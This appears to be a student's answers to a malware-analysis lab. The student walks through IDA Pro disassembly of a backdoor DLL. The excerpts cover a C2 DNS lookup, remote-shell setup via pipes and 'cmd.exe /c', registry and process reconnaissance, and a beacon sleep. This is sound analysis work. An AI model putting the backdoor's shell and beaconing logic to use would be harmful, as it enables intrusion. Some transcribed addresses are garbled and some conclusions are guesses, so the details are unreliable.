

Problem 1

1. Dllmain is found at 1000D02E in .text

```
.text:1000D02E ; ===== S U B R O U T I N E =====
.text:1000D02E
.text:1000D02E
.text:1000D02E sub_1000D02E     proc near             ; CODE XREF: DllEntryPoint+4B↑p
.text:1000D02E
.text:1000D02E
.text:1000D02E arg_0          = dword ptr  4
.text:1000D02E arg_4          = dword ptr  8
.text:1000D02E
.text:1000D02E         mov    eax, [esp+arg_4]
.text:1000D02E         dec    eax
.text:1000D032 jnz    loc_1000D107
.text:1000D033 mov    eax, [esp+arg_0]
.text:1000D039 push   ebx
.text:1000D03D mov    ds:hModule, eax
.text:1000D03E
.text:1000D043 mov    eax, off 10019044 . "[This is RUR]"

a. text:1000D043
```

2. After doing some research, get host by name is replaced with WS2_32_52

0000000010016...	16	WS2_32_16	WS2_32
0000000010016...	18	WS2_32_18	WS2_32
0000000010016...	19	WS2_32_19	WS2_32
0000000010016...	21	WS2_32_21	WS2_32
0000000010016...	23	WS2_32_23	WS2_32
0000000010016...	3	WS2_32_3	WS2_32
0000000010016...	4	WS2_32_4	WS2_32
0000000010016...	52	WS2_32_52	WS2_32
0000000010016...	9	WS2_32_9	WS2_32
0000000010016...		WaitForSingleObject	KERNEL32
0000000010016...		WideCharToMultiByte	KERNEL32

.idata:100163C8		; sub_10001074+1BF↑p ...
.idata:100163C8		; Import by ordinal 11
.idata:100163CC		; CODE XREF: sub_10001074:loc_100011AF↑p
.idata:100163CC		; sub_10001074+1D3↑p ...
.idata:100163CC		; Import by ordinal 52
.idata:100163D0		; CODE XREF: sub_10001074:loc_10001311↑p
.idata:100163D0		; sub_10001365:loc_10001602↑p ...
.idata:100163D0		; Import by ordinal 12
		; CODE XREF: sub_10001656+3F5↑p

It is Located at 100163CC in the idata section

3. It's called 9 times by 5 different functions

xrefs to WS2_32_52			
Direction	Typ	Address	Text
Up	r	sub_10001074:loc_10001...	call ds:WS2_32_52; Indirect Call Near Procedure
Up	p	sub_10001074:loc_10001...	call ds:WS2_32_52; Indirect Call Near Procedure
Up	r	sub_10001074+1D3	call ds:WS2_32_52; Indirect Call Near Procedure
Up	p	sub_10001074+1D3	call ds:WS2_32_52; Indirect Call Near Procedure
Up	r	sub_10001074+26B	call ds:WS2_32_52; Indirect Call Near Procedure
Up	p	sub_10001074+26B	call ds:WS2_32_52; Indirect Call Near Procedure
Up	r	sub_10001365:loc_10001...	call ds:WS2_32_52; Indirect Call Near Procedure
Up	p	sub_10001365:loc_10001...	call ds:WS2_32_52; Indirect Call Near Procedure
Up	r	sub_10001365+1D3	call ds:WS2_32_52; Indirect Call Near Procedure
Up	p	sub_10001365+1D3	call ds:WS2_32_52; Indirect Call Near Procedure
Up	r	sub_10001365+26B	call ds:WS2_32_52; Indirect Call Near Procedure
Up	p	sub_10001365+26B	call ds:WS2_32_52; Indirect Call Near Procedure
Up	r	sub_10001656+101	call ds:WS2_32_52; Indirect Call Near Procedure
Up	p	sub_10001656+101	call ds:WS2_32_52; Indirect Call Near Procedure
Up	r	sub_1000208F+3A1	call ds:WS2_32_52; Indirect Call Near Procedure
Up	p	sub_1000208F+3A1	call ds:WS2_32_52; Indirect Call Near Procedure
Up	r	sub_10002CCE+4F7	call ds:WS2_32_52; Indirect Call Near Procedure
Up	p	sub_10002CCE+4F7	call ds:WS2_32_52; Indirect Call Near Procedure

Line 1 of 18

Help Search Cancel OK

4. A DNS request will be made to pic.practicalmalwareanalysis.com if the call to gethostbyname succeeds

```

text:1000173C      jz    loc_100017ED ; Jump if Zero (ZF=1)
text:10001742      cmp   dword_1008E5CC, ebx ; Compare Two Operands
text:10001748      jnz   loc_100017ED ; Jump if Not Zero (ZF=0)
text:1000174E      mov   eax, off_10019040 ; "[This is RDO]pics.practicalmalware
text:10001753      add   eax, 0Dh          ; Add
text:10001756      push  eax
text:10001757      call  ds:WS2_32_52 ; Indirect Call Near Procedure
text:1000175D      mov   esi, eax
text:1000175F      cmp   esi, ebx
text:10001761      jz    short loc_100017C0 ; Jump if Zero (ZF=1)
text:10001763      movsx eax, word ptr [esi+0Ah] ; Move with Sign-Extend
text:10001767      push  eax
text:10001768      mov   eax, [esi+0Ch]
text:1000176B      push  dword ptr [eax] ; Src
text:1000176D      lea   eax, [esp+690h+var_650] ; Load Effective Address
text:10001771      push  eax
text:10001772      push  call  memcpy           ; Call Procedure
text:10001777      mov   ax, [esi+8]
text:1000177B      add   esp, 0Ch          ; Add
text:1000177E      mov   [esp+688h+var_654], ax
text:10001783      push  10h             . Count

```

5. Based on the analysis IDA pro has identified 23 local variables. 21 var_ and 2 Str

```

text:10001656
text:10001656
text:10001656 ; DWORD _stdcall sub_10001656(LPVOID lpThreadParameter)
text:10001656 sub_10001656 proc near ; DATA XREF: sub_1000D02E+C8↓o
text:10001656
text:10001656 var_675      = byte ptr -675h
text:10001656 var_674      = dword ptr -674h
text:10001656 hModule     = dword ptr -670h
text:10001656 var_66C      = word ptr -66Ch
text:10001656 var_668      = dword ptr -668h
text:10001656 var_664      = word ptr -664h
text:10001656 var_662      = word ptr -662h
text:10001656 var_660      = dword ptr -660h
text:10001656 var_654      = word ptr -654h
text:10001656 var_650      = dword ptr -650h
text:10001656 Str1        = byte ptr -644h
text:10001656 var_640      = byte ptr -640h
text:10001656 CommandLine = byte ptr -63Fh
text:10001656 Str          = byte ptr -63Dh
text:10001656 var_638      = byte ptr -638h
text:10001656 var_637      = byte ptr -637h
text:10001656 var_544      = dword ptr -544h
text:10001656 var_50C      = dword ptr -50Ch
text:10001656 var_500      = dword ptr -500h
text:10001656 Buf2        = byte ptr -4FCh
text:10001656 var_4BC      = dword ptr -4BCh
text:10001656 var_4B8      = dword ptr -488h
text:10001656 hKey        = HKEY__ ptr -3B8h
text:10001656 var_3B0      = dword ptr -3B0h
text:10001656 var_1A4      = dword ptr -1A4h
text:10001656 var_194      = dword ptr -194h
text:10001656 var_190      = byte ptr -190h
text:10001656 lpThreadParameter= dword ptr 4
text:10001656

```

6. Based on the picture there is 1 parameter at the bottom

7. It's at 10095B34

```

doors_d:10095B10 aExit      db 'exit',0           ; DATA XREF: sub_1000FF58+38D↓o
doors_d:10095B15 align 4
doors_d:10095B18 aQuit      db 'quit',0           ; DATA XREF: sub_1000FF58+36F↓o
doors_d:10095B1D align 10h
doors_d:10095B20 ; char aCommandExeC[]
doors_d:10095B20 aCommandExeC db '\command.exe /c ',0 ; DATA XREF: sub_1000FF58:loc_100101D7↓o
doors_d:10095B31 align 4
doors_d:10095B34 aCmdExeC   db '\cmd.exe /c ',0    ; DATA XREF: sub_1000FF58+278↓o
doors_d:10095B41 align 4
doors_d:10095B44 ; char aHiMasterDDDDDD[]


```

8. With pipes involved and std output, stderr etc. It seems that it's setting up a remote shell

```

ext:1001015D    rep stosd          ; Store String
ext:1001015F    stosw            ; Store String
ext:10010161    stosb            ; Store String
ext:10010162    lea    eax, [ebp+PipeAttributes] ; Load Effective Address
ext:10010165    push   ebx           ; nSize
ext:10010166    push   eax           ; lpPipeAttributes
ext:10010167    lea    eax, [ebp+hWritePipe] ; Load Effective Address
ext:1001016A    push   eax           ; hWritePipe
ext:1001016B    lea    eax, [ebp+hReadPipe] ; Load Effective Address
ext:1001016E    push   eax           ; hReadPipe
ext:1001016F    mov    [ebp+NumberOfBytesRead], ebx
ext:10010172  mov    [ebp+PipeAttributes.nLength], 0Ch
ext:10010179    mov    [ebp+PipeAttributes.lpSecurityDescriptor], ebx
ext:1001017C    mov    [ebp+PipeAttributes.bInheritHandle], 1
ext:10010183    call   ds>CreatePipe ; Indirect Call Near Procedure
ext:10010189    test  eax, eax        ; Logical Compare
ext:1001018B    jz    loc_10010714 ; Jump if Zero (ZF=1)
ext:10010191    lea    eax, [ebp+StartupInfo] ; Load Effective Address
ext:10010194    mov    [ebp+StartupInfo.cb], 44h ; 'D'
ext:1001019B    push  eax           ; lpStartupInfo
ext:1001019C    call   ds:GetStartupInfoA ; Indirect Call Near Procedure
ext:100101A2    mov    eax, [ebp+hWritePipe]
ext:100101A5    push  eax           ; uSize
ext:100101AA    mov    [ebp+StartupInfo.hStdError], eax
ext:100101AD    mov    [ebp+StartupInfo.hStdOutput], eax
ext:100101B0    lea    eax, [ebp+Destination] ; Load Effective Address
ext:100101B6    mov    [ebp+StartupInfo.wShowWindow], bx
ext:100101BA    push  eax           ; lpBuffer
ext:100101BB    mov    [ebp+StartupInfo.dwFlags], 101h
ext:100101C2    call   ds:GetSystemDirectoryA ; Indirect Call Near Procedure
ext:100101C8    cmp    dword_1008E5C4, ebx ; Compare Two Operands
ext:100101CE    jz    short loc_100101D7 ; Jump if Zero (ZF=1)
ext:100101D0    push  offset aCmdExeC ; "\cmd.exe /c "
ext:100101D5    jmp   short loc_100101DC ; Jump
ext:100101D7    ;

```

9. When I check the cross references I see where it's being written. If we go check this subroutine we can see that what it's getting is the OS version. Which is being written into dword_1008E5C4

```

.text:1000165D    push   ebp
.text:1000165E    push   esi
.text:1000165F    push   edi
.text:10001660    call   sub_10001000 ; Call Procedure
.text:10001665    test  eax, eax        ; Logical Compare
.text:10001667    jnz   short loc_100016BC ; Jump if Not Zero (ZF=0)
.text:10001669    xor   ebx, ebx        ; Logical Exclusive OR
.text:1000166B    mov    [esp+688h+var_674], ebx
.text:1000166F  mov    [esp+688h+hModule], ebx
.text:10001673    call   sub_10003695 ; Call Procedure
.text:10001678    mov    dword_1008E5C4, eax
.text:1000167D    call   sub_100036C3 ; Call Procedure
.text:10001682    push  3A98h          ; dwMilliseconds

; ===== S U B R O U T I N E =====
; Attributes: bp-based frame

sub_10003695  proc near
; CODE XREF: sub_10001656+1Dtp
; sub_10003B75+7↑p ...
VersionInformation= _OSVERSIONINFOA ptr -94h

    push   ebp
    mov    ebp, esp
    sub   esp, 94h          ; Integer Subtraction
    lea    eax, [ebp+VersionInformation] ; Load Effective Address
    mov    [ebp+VersionInformation.dwOSVersionInfoSize], 94h
    push  eax           ; lpVersionInformation
    call   ds:GetVersionExA ; Indirect Call Near Procedure
    xor   eax, eax        ; Logical Exclusive OR
    cmp   [ebp+VersionInformation.dwPlatformId], 2 ; Compare Two Operands
    setz  al              ; Set Byte if Zero (ZF=1)
    leave
    retn
; Return Near from Procedure

sub_10003695  endp

; ===== S U B R O U T I N E =====

```

10. A little bit down I find the robotwork.

```
.text:10010444 ; -----  
.text:10010444  
.text:10010444 loc_10010444:          push    9           ; CODE XREF: sub_1000FF58+4E0↑j  
.text:10010444             lea     eax, [ebp+Buf1] ; Load Effective Address  
.text:10010444             push    offset aRobotwork ; "robotwork"  
.text:1001044C             push    eax           ; Buf1  
.text:10010451             call    memcmp        ; Call Procedure  
.text:10010452             add    esp, 0Ch       ; Add  
.text:10010457             test   eax, eax      ; Logical Compare  
.text:1001045C             jnz    short loc_10010468 ; Jump if Not Zero (ZF=0)  
.text:1001045E             push    [ebp+pExceptionObject]  
.text:10010461             call    sub_100052A2 ; Call Procedure  
.text:10010466             jmp    short loc_100103F6 ; Jump  
.text:10010468 ; -----  
loc_10010468:
```

I can see that the jnz jumps if its not 0. The Zero Flag will be set if it's true. But since it's false and our memcmp is true the we will not jump. So I went to the subroutine 100052A2.

```
.text:100052A2 arg_0          = dword ptr 8  
.text:100052A2  
.text:100052A2 push    ebp  
.text:100052A2 mov     ebp, esp  
.text:100052A2 sub    esp, 60Ch      ; Integer Subtraction  
.text:100052A2 and    [ebp+Buffer], 0 ; Logical AND  
.text:100052B2 push    edi  
.text:100052B3 mov     ecx, 0FFh  
.text:100052B8 xor    eax, eax      ; Logical Exclusive OR  
.text:100052BA lea     edi, [ebp+var_60B] ; Load Effective Address  
.text:100052C0 and    [ebp+Data], 0 ; Logical AND  
.text:100052C7 rep    stosd        ; Store String  
.text:100052C9 stosw        ; Store String  
.text:100052CB stosb        ; Store String  
.text:100052CC push    7Fh  
.text:100052CE xor    eax, eax      ; Logical Exclusive OR  
.text:100052D0 pop    ecx  
.text:100052D1 lea     edi, [ebp+var_20B] ; Load Effective Address  
.text:100052D7 rep    stosd        ; Store String  
.text:100052D9 stosw        ; Store String  
.text:100052DB stosb        ; Store String  
.text:100052DC lea     eax, [ebp+phkResult] ; Load Effective Address  
.text:100052DF push    eax           ; phkResult  
.text:100052E0 push    0F003Fh       ; samDesired  
.text:100052E5 push    0  
.text:100052E7 push    offset aSoftwareMicros ; "SOFTWARE\\Microsoft\\Windows\\CurrentVe"...  
.text:100052E9 push    80000002h       ; hKey  
.text:100052F1 call    ds:RegOpenKeyExA ; Indirect Call Near Procedure  
.text:100052F7 test   eax, eax      ; Logical Compare  
.text:100052F9 jz    short loc_10005309 ; Jump if Zero (ZF=1)  
.text:100052FB push    [ebp+phkResult] ; hKey  
.text:100052FE call    ds:RegCloseKey ; Indirect Call Near Procedure  
.text:10005304 jmp    loc_100053F6 ; Jump
```

Here I can see that it opens key at HKLM/SOFTWARE/Microsoft/Windows/Current Verion. If it's successfully opened (which I'll assume) it jumps to loc_10005309 cause it jumps when comparison is true.

```

:10005309
:10005309 loc_10005309:          ; CODE XREF: sub_100052A2+57↑j
:10005309      push    ebx           ; Load Effective Address
:1000530A      lea     eax, [ebp+cbData] ; Load Effective Address
:1000530D      push    esi           ; lpcbData
:1000530E      push    eax           ; lpcbData
:1000530F      lea     eax, [ebp+Data] ; Load Effective Address
:10005315      mov     ebx, ds:RegQueryValueExA
:1000531B      push    eax           ; lpData
:1000531C      lea     eax, [ebp+Type] ; Load Effective Address
:1000531F      push    eax           ; lpType
:10005320      push    0             ; lpReserved
:10005322      push    offset aWorktime ; "WorkTime"
:10005327      push    [ebp+phkResult]; hKey
:1000532A      call    ebx ; RegQueryValueExA ; Indirect Call Near Procedure
:1000532C      mov     esi, ds:sprintf
:10005332      mov     edi, ds:atoi
:10005338      test   eax, eax       ; Logical Compare
:1000533A      jnz    short loc_10005379; Jump if Not Zero (ZF=0)
:1000533C      lea     eax, [ebp+Data] ; Load Effective Address
:10005342      push    eax           ; String
:10005343      call    edi ; atoi      ; Indirect Call Near Procedure
:10005345      push    eax           ; lpType
:10005346      lea     eax, [ebp+Buffer] ; Load Effective Address
:1000534C      push    offset aRobotWorktimeD ; "\r\n\r\n[Robot_WorkTime :] %d\r\n\r\n"
:10005351      push    eax           ; Buffer
:10005352      call    esi ; sprintf ; Indirect Call Near Procedure
:10005354      add    esp, 10h        ; Add
:10005357      lea     eax, [ebp+Buffer] ; Load Effective Address
:1000535D      push    0             ; lpType
:1000535F      push    eax           ; Str
:10005360      call    strlen        ; Call Procedure
:10005365      pop    ecx           ; Val
:10005366      push    eax           ; void *
:10005367      call    memset        ; Call Procedure
:1000536D      add    esp, 0Ch        ; Add
:1000536E      push    eax           ; lpType
:10005371      push    [ebp+arg_0]
:10005376      call    sub_100038EE ; Call Procedure
:10005379      add    esp, 10h        ; Add

```

```

xt:10005379
xt:10005379 loc_10005379:          ; CODE XREF: sub_100052A2+98↑j
xt:10005379      push    200h         ; Size
xt:1000537E      lea     eax, [ebp+Data] ; Load Effective Address
xt:10005384      push    0             ; Val
xt:10005386      push    eax           ; void *
xt:10005387      call    memset        ; Call Procedure
xt:1000538C      add    esp, 0Ch        ; Add
xt:1000538F      lea     eax, [ebp+cbData] ; Load Effective Address
xt:10005392      push    eax           ; lpcbData
xt:10005393      lea     eax, [ebp+Data] ; Load Effective Address
xt:10005399      push    eax           ; lpData
xt:1000539A      lea     eax, [ebp+Type] ; Load Effective Address
xt:1000539D      push    eax           ; lpType
xt:1000539E      push    0             ; lpReserved
xt:100053A0      push    offset aWorktimes ; "WorkTimes"
xt:100053A5      push    [ebp+phkResult]; hKey
xt:100053A8      call    ebx ; RegQueryValueExA ; Indirect Call Near Procedure
xt:100053AA      test   eax, eax       ; Logical Compare
xt:100053AC      jnz    short loc_100053EB; Jump if Not Zero (ZF=0)
xt:100053AE      lea     eax, [ebp+Data] ; Load Effective Address
xt:100053B4      push    eax           ; String
xt:100053B5      call    edi ; atoi      ; Indirect Call Near Procedure
xt:100053B7      push    eax           ; lpType
xt:100053B8      lea     eax, [ebp+Buffer] ; Load Effective Address
xt:100053BE      push    offset aRobotWorktimes ; "\r\n\r\n[Robot_WorkTimes:] %d\r\n\r\n"
xt:100053C3      push    eax           ; Buffer
xt:100053C4      call    esi ; sprintf ; Indirect Call Near Procedure
xt:100053C6      add    esp, 10h        ; Add
xt:100053C9      lea     eax, [ebp+Buffer] ; Load Effective Address
xt:100053CF      push    0             ; lpType
xt:100053D1      push    eax           ; Str
xt:100053D2      call    strlen        ; Call Procedure
xt:100053D7      pop    ecx           ; Val
xt:100053D8      push    eax           ; void *
xt:100053D9      lea     eax, [ebp+Buffer] ; Load Effective Address
xt:100053DF      push    eax           ; lpType
xt:100053E0      push    [ebp+arg_0]
xt:100053E3      call    sub_100038EE ; Call Procedure
xt:100053E8      add    esp, 10h        ; Add
xt:100053EB

```

Here I can see that it queries WorkTime and WorkTimes. With the sprintf I'm assuming it's sending it back over the socket to the hacker.

11. This one was tricky.

```
25 ; ===== S U B R O U T I N E =====
25
25 ; int __stdcall PSLIST(int, int, char *Str, int)
25 public PSLIST
25 PSLIST proc near ; DATA XREF: .rdata:off_10017F78+o
25
25 Str = dword ptr 0Ch
25
25     mov    dword_1008E5BC, 1
25     call   sub_100036C3 ; Call Procedure
25     test   eax, eax ; Logical Compare
25     jz    short loc_1000705B ; Jump if Zero (ZF=1)
25     push  [esp+Str] ; Str
25     call   strlen ; Call Procedure
25     test   eax, eax ; Logical Compare
25     pop    ecx
25     jnz   short loc_1000704E ; Jump if Not Zero (ZF=0)
25     push  eax
25     call   sub_10006518 ; Call Procedure
25     jmp    short loc_1000705A ; Jump
25
25 ; -----
```

I first located the PSLIST routine. When checking one of the calls I found this

```
kt:10006518 ; ===== S U B R O U T I N E =====
kt:10006518
kt:10006518 ; Attributes: bp-based frame
kt:10006518
kt:10006518 sub_10006518 proc near ; CODE XREF: PSLIST+22+p
kt:10006518
kt:10006518 var_1530 = dword ptr -1530h
kt:10006518 var_152C = byte ptr -152Ch
kt:10006518 var_530 = byte ptr -530h
kt:10006518 var_52F = byte ptr -52Fh
kt:10006518 pe = PROCESSENTRY32 ptr -130h
kt:10006518 var_8 = byte ptr -8
kt:10006518 hSnapshot = dword ptr -4
kt:10006518
kt:10006518     push    ebp
kt:10006518     mov     ebp, esp
kt:10006518     mov     eax, 1530h
kt:10006518     call   __alloca_probe ; Call Procedure
kt:10006518     push    ebx
kt:10006518     push    esi
kt:10006518     push    edi ; ArgList
kt:10006518     xor    ebx, ebx ; Logical Exclusive OR
kt:10006518     mov     ecx, 3FFh
kt:10006518     xor    eax, eax ; Logical Exclusive OR
kt:10006518     lea    edi, [ebp+var_152C] ; Load Effective Address
kt:10006518     mov    [ebp+var_1530], ebx
kt:10006518     rep    stosd ; Store String
kt:10006518     mov    ecx, OFFH
kt:10006518     lea    edi, [ebp+var_52F] ; Load Effective Address
kt:10006518     mov    [ebp+var_530], bl
kt:10006518     push    ebx ; th32ProcessID
kt:10006518     rep    stosd ; Store String
kt:10006518     stosw ; Store String
kt:10006518     push    2 ; dwFlags
kt:10006518     stosb ; Store String
kt:10006518     call   CreateToolhelp32Snapshot ; Call Procedure
kt:10006518     mov    esi, ds:CloseHandle
kt:10006518     cmp    eax, OFFFFFFFFh ; Compare Two Operands
kt:10006518     mov    [ebp+hSnapshot], eax
kt:10006518     jz    loc_10006640 ; Jump if Zero (ZF=1)
kt:10006518     cmp    dword_1008E5BC, ebx ; Compare Two Operands
kt:10006518     mov    [ebp+pe.dwSize], 128h
kt:10006518     jz    short loc_1000658C ; Jump if Zero (ZF=1)
kt:10006518     push  offset aProcessidProce ; "\r\n\r\nProcessID"
kt:10006518     call   sub_1000620C ; Call Procedure
kt:10006518
```

It seems to store the processes and take a snapshot of them. Since there are a few comparisons it could be looking for a process. I assume that this process is being sent to the remote shell since I found a sprintf in one of the locations.

12. GetSystemDefaultLangID, sprintf are the API calls made.

```

text:10004E79 ; ===== S U B R O U T I N E =====
text:10004E79
text:10004E79 ; Attributes: bp-based frame
text:10004E79
text:10004E79 sub_10004E79    proc near                  ; CODE XREF: sub_1000FF58+4E5+p
text:10004E79
text:10004E79 Buffer      = byte ptr -400h
text:10004E79 var_3FF     = byte ptr -3FFh
text:10004E79 arg_0       = dword ptr 8
text:10004E79
text:10004E79     push    ebp
text:10004E7A     mov     ebp, esp
text:10004E7C     sub     esp, 400h          ; Integer Subtraction
text:10004E82     and     [ebp+Buffer], 0 ; Logical AND
text:10004E89     push    edi
text:10004E8A     mov     ecx, OFFh
text:10004E8F     xor     eax, eax        ; Logical Exclusive OR
text:10004E91     lea     edi, [ebp+var_3FF] ; Load Effective Address
text:10004E97     rep     stosd           ; Store String
text:10004E99     stosw              ; Store String
text:10004EB0     stosb              ; Store String
text:10004EBB     call    ds:GetSystemDefaultLangID ; Indirect Call Near Procedure
text:10004EC2     movzx   eax, ax         ; Move with Zero-Extend
text:10004EA5     push    eax
text:10004EA6     lea     eax, [ebp+Buffer] ; Load Effective Address
text:10004EAC     push    offset aLanguage0xX ; "\r\n\r\n[Language:] id:0x%x\r\n\r\n"
text:10004EB1     push    eax             ; Buffer
text:10004EB2     call    ds:sprintf        ; Indirect Call Near Procedure
text:10004EB8     add    esp, 0Ch           ; Add
text:10004EBB     lea     eax, [ebp+Buffer] ; Load Effective Address
text:10004EC1     push    0
text:10004EC3     push    eax             ; Str
text:10004EC4     call    strlen           ; Call Procedure
text:10004EC9     pop    ecx
text:10004ECA     push    eax
text:10004ECB     lea     eax, [ebp+Buffer] ; Load Effective Address
text:10004ED1     push    eax
text:10004ED2     push    [ebp+arg_0]
text:10004ED5     call    sub_100038EE      ; Call Procedure
text:10004EDA     add    esp, 10h           ; Add
text:10004EDD     pop    edi
text:10004EDE     leave
text:10004EDF     retn
text:10004EDF     sub_10004E79      endp
text:10004EDF
text:10004EE0

```

I think a better name could be “GetSystemLang”

13. System calls made are CreateThread, strnicmp, and strncpy. At the second depth I counted several.

```

ext:1000D02E ; ===== S U B R O U T I N E =====
ext:1000D02E
ext:1000D02E
ext:1000D02E
ext:1000D02E sub_1000D02E    proc near                  ; CODE XREF: DllEntryPoint+4B+p
ext:1000D02E                                         ; DATA XREF: sub_100110FF42D+0
ext:1000D02E
ext:1000D02E arg_0       = dword ptr 4
ext:1000D02E arg_4       = dword ptr 8
ext:1000D02E
ext:1000D02E     mov     eax, [esp+arg_4]           ; Decrement by 1
ext:1000D032     dec     eax, 1                ; Jump if Not Zero (ZF=0)
ext:1000D033     jnz    loc_1000D107
ext:1000D039     mov     eax, [esp+arg_0]
ext:1000D03D     push    ebx
ext:1000D03E     mov     ds:hModule, eax
ext:1000D043     mov     eax, off_10019044 ; "[This is RUR]"
ext:1000D048     push    esi
ext:1000D049     add    eax, 0Dh           ; Add
ext:1000D04C     push    edi
ext:1000D04D     push    eax             ; Str
ext:1000D04E     call    strlen           ; Call Procedure
ext:1000D053     mov     ebx, ds>CreateThread
ext:1000D059     mov     esi, ds:strnicmp
ext:1000D05P     xor     edi, edi        ; Logical Exclusive OR
ext:1000D061     pop    ecx
ext:1000D062     test   eax, eax        ; Logical Compare
ext:1000D064     jz    short loc_1000D089 ; Jump if Zero (ZF=1)
ext:1000D066     mov     eax, off_10019044 ; "[This is RUR]"
ext:1000D068     push    7                 ; MaxCount
ext:1000D06D     add    eax, 0Dh           ; Add
ext:1000D070     push    offset aHttp_1 ; "http://"
ext:1000D075     push    eax             ; String1
ext:1000D076     call    esi, _strnicmp ; Indirect Call Near Procedure
ext:1000D078     add    esp, 0Ch           ; Add
ext:1000D07B     test   eax, eax        ; Logical Compare
ext:1000D07D     jnz    short loc_1000D089 ; Jump if Not Zero (ZF=0)
ext:1000D07F     push    edi
ext:1000D080     push    edi
ext:1000D081     push    edi
ext:1000D082     push    offset sub_10001074
ext:1000D082     push    short loc_1000D0BD ; Jump
ext:1000D087     jmp    short loc_1000D0BD ; Jump
ext:1000D089 ;

```

```

9 ; -----
9 loc_1000D089:          ; CODE XREF: sub_1000D02E+36↑j
9                                         ; sub_1000D02E+4F↑j
9     mov    eax, off_10019044 ; "[This is RUR]"
9     add    eax, 0Dh        ; Add
9     push   eax            ; Str
9     call   strlen         ; Call Procedure
9     test   eax, eax      ; Logical Compare
9     pop    ecx
9     jz    short loc_1000D0C6 ; Jump if Zero (ZF=1)
9     mov    eax, off_10019044 ; "[This is RUR]"
9     push   6               ; MaxCount
9     add    eax, 0Dh        ; Add
9     push   offset aFtp_1   ; "ftp:///"
9     push   eax            ; String1
9     call   esi ; _strnicmp ; Indirect Call Near Procedure
9     add    esp, 0Ch        ; Add
9     test   eax, eax      ; Logical Compare
9     jnz   short loc_1000D0C6 ; Jump if Not Zero (ZF=0)
9     push   edi            ; lpThreadId
9     push   edi            ; dwCreationFlags
9     push   edi            ; lpParameter
9     push   offset sub_10001365 ; lpStartAddress
9
9 loc_1000D0BD:          ; CODE XREF: sub_1000D02E+59↑j
9     push   edi            ; dwStackSize
9     push   edi            ; lpThreadAttributes
9     call   ebx ; CreateThread ; Indirect Call Near Procedure
9     mov    ds:hThread, eax
9
a.   mov    eax, off_1001903C ; "[This is RIP]"
a.   mov    esi, ds:strncpy
a.   add    eax, 0Dh        ; Add
a.   push   10h             ; Count
a.   push   eax            ; Source
a.   push   offset Destination ; Destination
a.   call   esi ; strncpy ; Indirect Call Near Procedure
a.   mov    eax, off_10019038 ; "[This is RPO]80"
a.   push   5               ; Count
a.   add    eax, 0Dh        ; Add
a.   push   eax            ; Source
a.   push   offset String  ; Destination
a.   call   esi ; strncpy ; Indirect Call Near Procedure
a.   add    esp, 18h        ; Add
a.   push   edi            ; lpThreadId
a.   push   edi            ; dwCreationFlags
a.   push   edi            ; lpParameter
a.   push   offset sub_10001656 ; lpStartAddress
a.   push   edi            ; dwStackSize
a.   push   edi            ; lpThreadAttributes
a.   call   ebx ; CreateThread ; Indirect Call Near Procedure
a.   pop    edi
a.   pop    esi
a.   mov    ds:dword_10093008, eax
a.   pop    ebx
a.
loc_1000D107:          ; CODE XREF: sub_1000D02E+5↑j
push  1
pop  eax
retn 0Ch                 ; Return Near from Procedure
sub_1000D02E  endp

```

b.

- c. At the second level I counted 5. This is from the locations that are called immediately from the dllmain
14. At first I check to see 3E8 is 1000 in hex So whatever number we get is getting multiplied by 1000.

```

loc_10001341:                                ; CODE XREF: sub_10001074+10F↑j
                                                ; sub_10001074+1B0↑j ...
    mov    eax, off_10019020 ; "[This is CTI]30"
    add    eax, 0Dh          ; Add
    push   eax              ; String
    call   ds:atoi           ; Indirect Call Near Procedure
    imul   eax, 3E8h         ; Signed Multiply
    pop    ecx
    push   eax              ; dwMilliseconds
    call   ds:Sleep          ; Indirect Call Near Procedure
    xor    ebp, ebp           ; Logical Exclusive OR
    jmp    loc_100010B4       ; Jump
sub_10001074    endp

ta:10019014      align 10h
ta:10019020 off_10019020 dd offset aThisIsCti30 ; DATA XREF: sub_10001074:loc_10001341↑r
ta:10019020
ta:10019020
ta:10019024 off_10019024 dd offset aThisIsNt30 ; DATA XREF: sub_10001656+357↑r

```

I got to off_10019020 which contains the string "[This is CTI]30" We see that the value is being moved 13 (0D in hex) over. Then a call from string to int is called therefore it is 30 multiplied by 1000 so it'll sleep 30 seconds.

15. The parameters are 6,1,2

```

text:100016FB loc_100016FB:                                ; CODE XREF: sub_10001656+374↑j
                                                ; sub_10001656+A09↑j
text:100016FB
text:100016FB push    6
text:100016FD push    1
text:100016FF push    2
text:10001701 call    ds:WS2_32_23      ; Indirect Call Near Procedure
text:10001707 mov     edi, eax
text:10001709 cmp     edi, 0FFFFFFFh ; Compare Two Operands
text:1000170C jnz    short loc_10001722 ; Jump if Not Zero (ZF=0)
text:1000170E call    ds:WS2_32_111   ; Indirect Call Near Procedure
text:10001714 push   eax
text:10001715 push   offset aSocketGetlaste ; "socket() GetLastError reports %d\n"
text:1000171A call   ds:_imp_printf ; Indirect Call Near Procedure
text:10001720 pop    ecx
text:10001721 pop    ecx
loc_10001722

```

16. This is MSDN page for socket. Our params are 2, 1, 6

The table below lists common values for address family although many other values are possible.

Af	Meaning
AF_UNSPEC 0	The address family is unspecified.
AF_INET 2	The Internet Protocol version 4 (IPv4) address family.
AF_IPX 6	The IPX/SPX address family. This address family is only supported if the NWLink IPX/SPX NetBIOS Compatible Transport protocol is installed. This address family is not supported on Windows Vista and later.
AF_APPLETALK 16	The AppleTalk address family. This address family is only supported if the AppleTalk protocol is installed.

Type	Meaning
SOCK_STREAM 1	A socket type that provides sequenced, reliable, two-way, connection-based byte streams with an OOB data transmission mechanism. This socket type uses the Transmission Control Protocol (TCP) for the Internet address family (AF_INET or AF_INET6).
SOCK_DGRAM 2	A socket type that supports datagrams, which are connectionless, unreliable buffers of a fixed (typically small) maximum length. This socket type uses the User Datagram Protocol (UDP) for the Internet address family (AF_INET or AF_INET6).
SOCK_RAW 3	A socket type that provides a raw socket that allows an application to manipulate the next upper-layer protocol header. To manipulate the IPv4 header, the <code>IP_HDRINCL</code> socket option must be set on the socket. To manipulate the IPv6 header, the <code>IPV6_HDRINCL</code> socket option must be set on the socket.
SOCK_RDM	A socket type that provides a reliable message datagram. An example of

The table below lists common values for the *protocol* although many other values are possible.

protocol	Meaning
IPPROTO_ICMP 1	The Internet Control Message Protocol (ICMP). This is a possible value when the <i>af</i> parameter is <code>AF_UNSPEC</code> , <code>AF_INET</code> , or <code>AF_INET6</code> and the <i>type</i> parameter is <code>SOCK_RAW</code> or unspecified. This <i>protocol</i> value is supported on Windows XP and later.
